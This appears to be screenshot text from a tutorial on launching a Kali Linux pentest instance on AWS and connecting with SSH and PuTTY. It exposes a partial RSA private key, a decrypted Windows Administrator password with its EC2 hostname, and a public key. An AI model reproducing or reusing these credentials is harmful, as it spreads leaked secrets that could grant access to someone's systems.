
In order to retrieve your password you will need to specify the path of this Key Pair on your local machine:

Key Pair Path Choose File Windows-Pentest.pem

Or you can copy and paste the contents of the Key Pair below:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAk8Wkqg9W7ZIyz8C5jzeKGXP3xBZ/PMluJSrzPBXV/7vQ8A9/E0bN2hRDmHt
ETHmAmt/QOAkGmdtDnkFcb8lQQ6CMf+H3k3LkhbFFdlg1PDA6FGXc0Eyl8u2rucOme9BhilBeKSY
a7zxjB5M9UWLLnQBswTG3uKi+dhTDBwl5po5ie5XHYisPEPGk0HJvD5fBWJpo7xrAl9J7qc6pgTu
dJmVge8kvdtKoyMQQrTCw7VPmCSYFSoQ2FT76/Gaxfen5jXM4El9slHtsJPFcqOTfshPfO6i+1Dm
Qzbe21lQVBJR7+mx10x2bptoeYb+NxUEDW9TJ38lHjZTd3jRT0dg3wIDAQABAoIBAFkA1OH85T2o
```

Cancel Decrypt Password



Retrieve Default Windows Administrator Password

Password Decryption Successful


The password for instance i-093966d8bbf3aabb0 (Windows 2008) was successfully decrypted.

Password change recommended

We recommend that you change your default password. Note: If a default password is changed, it cannot be retrieved through this tool. It's important that you change your password to one that you will remember.

You can connect remotely using this information:

Public DNS	ec2-54-193-50-138.us-west-1.compute.amazonaws.com
User name	Administrator
Password	F)VQX6D*o9K




Kali Linux

★★★★★ (6) | Kali Linux 2019.4 | By Kali Linux

Linux/Unix, Other 2019.4 | 64-bit (x86) Amazon Machine Image (AMI) | Updated: 12/4/19

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing.

More info



Select an existing key pair or create a new key pair

A key pair consists of a **public key** that AWS stores, and a **private key file** that you store. Together, they allow you to connect to your instance securely. For Windows AMIs, the private key file is required to obtain the password used to log into your instance. For Linux AMIs, the private key file allows you to securely SSH into your instance.


Note: The selected key pair will be added to the set of keys authorized for this instance. Learn more about removing existing key pairs from a public AMI .

Create a new key pair

Key pair name

Kali - AWS - Pentest

You have to download the **private key file** (*.pem file) before you can continue. **Store it in a secure and accessible location.** You will not be able to download the file again after it's created.



Connect to your instance

Connection method ● A standalone SSH client ⓘ
○ Session Manager ⓘ
○ EC2 Instance Connect (browser-based SSH connection) ⓘ

To access your instance:

1. Open an SSH client. (find out how to connect using PuTTY)
2. Locate your private key file (Kali - AWS - Pentest.pem). The wizard automatically detects the key you used to launch the instance.
3. Your key must not be publicly viewable for SSH to work. Use this command if needed:

```
chmod 400 Kali - AWS - Pentest.pem
```

4. Connect to your instance using its Public DNS:


```
ec2-18-144-46-15.us-west-1.compute.amazonaws.com
```

Example:

```
ssh -i "Kali - AWS - Pentest.pem" root@ec2-18-144-46-15.us-west-1.compute.amazonaws.com
```

Please note that in most cases the username above will be correct, however please ensure that you read your AMI usage instructions to ensure that the AMI owner has not changed the default AMI username.

If you need any assistance connecting to your instance, please see our connection documentation .



Public key for pasting into OpenSSH authorized_keys file:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCR38mfyfy3qvzwCNKRzUmDA7woD6rIASs
iwX9NDNVdq/rkm6Uckt2hXzDtQEkTPH+cOFN/XyM
+06iMTCN6pXHD0lZod0H6sAqqkZzaoeiZ1Fz45o6bcPMR5hrqD7qVcYsaZR7eKT//h
dZQoCz/hXZmKdTPc9Y5A4c+
```

Key fingerprint: ssh-rsa 2048 8f:95:9d:86:cd:e6:30:24:f4:8e:23:c1:bf:87:75:04

Key comment: imported-openssh-key

Key passphrase: •••••••••

Confirm passphrase: •••••••••


Generate a public/private key pair

Load an existing private key file

Save the generated key

Type of key to generate:
● RSA ○ DSA ○ ECDSA ○ Ed25519 ○ SSH-1 (RSA)

Number of bits in a generated key: 2048



Options controlling SSH authentication

☑ Display pre-authentication banner (SSH-2 only)
☐ Bypass authentication entirely (SSH-2 only)

Authentication methods


☑ Attempt authentication using Pageant
☐ Attempt TIS or CryptoCard auth (SSH-1)
☑ Attempt "keyboard-interactive" auth (SSH-2)

Authentication parameters

☐ Allow agent forwarding
☐ Allow attempted changes of username in SSH-2

Private key file for authentication:

F:\Users\jon\AWS-Pentest\kali-AWS-Pe



Specify the destination you want to connect to


Host Name (or IP address): ec2-user@ec2-18-144-46-15.us-west-1.c

Port: 22

Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial


Saved Sessions:

Close window on exit: ○ Always ○ Never ● Only on clean exit




ec2-user@kali: ~

```
Using username "ec2-user".
Authenticating with public key "imported-openssh-key"
Passphrase for key "imported-openssh-key":
Linux kali 5.3.0-kali2-amd64 #1 SMP Debian 5.3.9-3kali1 (2019-11-20) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ec2-user@kali:~$
```



DevOffSec
Applications
Places
Terminal
Fri 11:18
1
root@ip-172-31-20-203:/home/centos
File Edit View Search Terminal Help


```
# Example config file /etc/vsftpd/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
